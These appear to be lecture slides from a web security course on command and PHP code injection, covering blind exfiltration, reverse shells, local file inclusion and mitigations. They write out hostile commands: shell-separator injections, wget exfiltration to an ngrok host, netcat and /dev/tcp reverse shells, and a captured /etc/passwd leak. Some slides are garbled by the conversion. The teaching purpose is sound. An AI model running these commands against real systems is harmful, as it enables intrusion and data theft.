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Command and Code injections






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Goal

- Introduce the definition of injection in web security
- Present common command injections techniques
- Present various coding injections techniques
- Show possible mitigations to previous vulnerabilities







Prerequisites

Lecture:

WS_1.2 - File Disclosure and Server-Side Request Forgery







Outline

- Introduction
- Command Injections
 - General Overview
 - Output Retrieving
- Code Injections
 - General Overview
 - PHP Code Injections
 - Tips and Tricks
- Fixes







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Introduction

- Code/command execution is a common flaw that arises when unsafe input is interpreted/executed by an application
- The impact of this vulnerability is often critical because it is possible to compromise data confidentiality, integrity, and availability







Introduction

- Code/Command Injection flaws happen when an application needs
 - To use external programs
 - To execute dynamic code







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- A command injection occurs when a web application passes unsafe data to a system shell
- Let's take as an example the following line of code:

```
system("ping " . $_GET['host']);
```







- The goal of this line of code is to ping a host supplied by the user
- For example, if the user puts as host example.com,
 PHP will execute the system command









If there is no input sanitization, a rogue user could insert as hostname

example.com; ls

In this way, PHP will execute the command ping example.com; ls







- Because bash and other system shells interpret the character ";" as a command separator, the command Is will also be executed
- We say that is injected







- There are a lot of special characters in bash that permit to inject commands
- Other than ";", additional command separators are:
 - The newline character (\n)
 - Logic operators
 - && and | |







- Command substitutions are another way to inject code: they work by substituting commands enclosed in special delimiters with their output
- The two main syntaxes are
 - \$ \$(foobar) Is \$(whoami) --> Is golim
 - 'foobar' Is 'whoami' --> Is golim







- To find a command injection code in a BlackBox environment, it is necessary to
 - Look at the web application logic. Might it use some external program to implement the services?
 - Input some special characters. Does the application throw an error/fail?







- In a WhiteBox environment, it is easier to find these flaws
- Command injection sinks are easily identifiable
 - Look at the language in which the application is written, and look for all the function/statements that could execute system commands
 - Some common functions are
 - sxec()
 - system()
 - popen()
 - eval()
 - backtics (``)







- Once an entry point that might be vulnerable is found, it is possible to try to inject code
- To do so
 - If the applications throws errors, inject a non-existent command, and look at the error
 - bash: command not found: non-existent-command
 - Try with a sleep and look at the response time
 - sleep 5







- Another way is to use a pingback
- Pingbacks are back-connections on a host which is controlled
- They provide a very powerful way to verify if there are command injection flaws







- To use a pingback, you need a reachable public host
- It is possible to use either a vps or a http/tcp tunneling tool, like ngrok
- To issue a request, use commonly installed programs like wget, curl or netcat/telnet
 - You can send text, files, ...

```
wget https://XYZ.ngrok.io
    --post-data "flag=`cat ./flag.txt`"
    --post-file ./flag.txt
```







- For injecting into bash, it is possible to try to open a TCP connection using the special files on /dev/tcp/*
- Put some data on /dev/tcp/*host*/*port*, bash will open a connection on *host*:*port* and will send to it that data
- For example
 - echo Hello World > /dev/tcp/localhost/1337
 - Will send "Hello World" to the port 1337 on localhost








- Another powerful way to validate a command injection is to issue a DNS pingback
- DNS queries are powerful because they are hardly denylisted on firewall
- To create a DNS bin, it is possible to use
 http://requestbin.net/dns or http://dnsbin.zhack.ca/

I think Heroku killed it when they deleted the free tier









I think Heroku killed it when they deleted the free tier







- Requestbin will provide a DNS name like*.d955264982a2216dc0c4.d.requestbin.net
- If we replace the * symbol with a string, and then issue a DNS resolution, we will see a pingback in the requestbin page with the string just provided







- To trigger a DNS resolution on an injected command, there are several options
 - nc, wget, curl, dig, ping are commands normally installed in Linux distributions and they can issue a DNS resolution
 - It is possible to use the command in bash injections
 - echo 1 > /dev/tcp/*hostname*/*someport*
 - dig dig





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Blind Command Injection

- A command injection with no output is called "blind"
- There some tricks to exfiltrate the output of the command
 - Write the output on a file on a directory that is reachable from the network
 - Use an out-of-bound connection







Blind Command Injection

- In bash it is possible to use the character ">" to redirect the output to a file
- This character will redirect all stdout to a file
- For example









- The are some directories that are commonly left writable and public reachable
 - Directories that contains static files
 - /static/
 - /js/
 - Directories where users upload files
 - These are often writable, because the web app itself is intended to write on these directories







- An out-of-bound connection generally works well, and it is easier to use than finding a writable directory
- To use it, there are three main methods:
 - A reverse shell
 - Issue the output of a command to a TCP/HTTP request
 - If there is a strong firewall protection, use a DNS bin







- To open a reverse shell, expose a TCP server on a public reachable server
- Netcat works pretty well for this

This command will listen to incoming connections on port 1337, and the port can be changed according to needs







- Then within the injection, run
 - nc -e /bin/bash host port
- Depending on the version of netcat, the -e parameter might not be implemented. There are other ways to issue the same command, like
 - sh -i >& /dev/tcp/ip/port 0>&1







Then within the injection, run

```
nc -e /bin/bash host port

ubuntu@ip-172-31-24-48:~$ nc -lvp 1337

Deperation from localhost 54744 received!

para para home/ubuntu

othe

nc -e /bin/bash host port

-e

Fhere are

, like
```

sh -i >& /dev/tcp/ip/port 0>&1







 Command substitution can be used with HTTP to exfiltrate the output

wget http://yourhost/\$(uname)

GET /ubuntu

502 Bad Gateway







It is possible to send files with wget; this command is very handy to exfiltrate single files









Commpost

Summary

Headers

Raw Binary

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin

Replay

1561 bytes application/x-www-form-urlencoded It is po Form Params

36

wget --pos

sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr /sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool /news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr /sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemdnetwork:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin /nologin systemd-resolve:x:101:103:systemd Resolver,..:/run/systemd/resolve:/usr/sbin /nologin syslog:x:102:106::/home/syslog:/usr/sbin/nologin messagebus:x:103:107::/nonexistent:/usr/sbin/nologin_apt:x:104:65534::/nonexistent: /usr/sbin/nologin lxd:x:105:65534::/var/lib/lxd/:/bin/false uuidd:x:106:110::/run/uuidd: /usr/sbin/nologin dnsmasq:x:107:65534:dnsmasq,..:/var/lib/misc:/usr/sbin/nologin landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin sshd:x:109:65534::/run/sshd:



no val

e97.ngrok.io/





/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false

ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash



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- Code injection works in the same way as a command injection
- The only difference is that the injected code will be executed by the application interpreter instead of a shell







- Common entry points in scripting languages are all functions/language constructs that permit to evaluate code dynamically
- This functions are standard in all scripting languages and are often called eval, evaluate, or assert







- Code injections are language dependent
- Finding them requires knowing in what language the application is written
- If this information is not available, try insert special characters which are common in most languages







- Some special characters are
 - The single and double quotes (' and "), normally used in strings. Putting one of this will often reveal an injection inside a string
 - The backtick (`) and the dollar (\$) are usually reserved characters that trigger errors
 - The escape character (\) usually reveals injections inside strings





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- Let us focus on PHP code injection
- PHP has some additional points of injections other than the eval function







- A common pitfall in PHP is the include statement
- It is used to execute other PHP files
- Its syntax is









- If user supplied input is directly passed to the include statement, an attacker would be able to execute arbitrary PHP files on the filesystem
 - And sometimes, include remote files. But this behavior is disabled by default for security reason¹
- We call this type of injection local file inclusion (LFI)

1:https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/







- In order to execute arbitrary code, we need to inject PHP code on some file on the remote server
- PHP code is delimited by the tags <?php ... ?>
- If these tags are allowed/not sanitized code injection can be successful, and there are two main ways to do so:
 - Using a file upload functionality to upload a file containing some PHP code, and then include it
 - File poisoning







- A file poisoning happens when an user can write some data in a file
- This can happen in many ways, but two common ones are:
 - System logs: applications often implement some kind of logging. Nginx/Apache logs are generally not readable by PHP, and custom logs are often used
 - Local database / caching files: if the application stores user information inside a local file, it is possible to inject some PHP code on it







- Another way to execute PHP code, is to put a .php
 file inside a remote web directory
- This can happen when some files uploaded by the user are saved on an executable directory without enforcing a name or an extension

....Or when the application does it in an unsafe way







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Tips & Tricks

- When dealing with file poisoning/file upload, keep payload as simple as possible
- Try to use a payload that allows to execute arbitrary code, not commands
 - Many times system-related functions are disabled/limited, so do not waste time trying to guess what functions are disabled or not







Tips & Tricks

- Then list every enabled function..
- ..and If you find that you can use system commands, use them!
 - It is easier to use Is than coding a custom PHP function for directory listing





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Fixes

- General Rule
 - Avoid supplying user input to system functions
 - Avoid generating code based on user input
 - There is always a way to avoid to generate code from user input dynamically







Fixes

- If avoiding is not an option, then strongly validate the input
 - Use allowlists when possible
 - Use a proper escaping function (escapeshellarg from PHP for example)







Fixes

- Another option is to use a sandbox
- Sandboxes are execution environments in which code can be run in a limited environment
 - For example, without the access to system functions
- The problem with sandboxes is that it is often possible to escape from them, and even tested ones are not always completely secure







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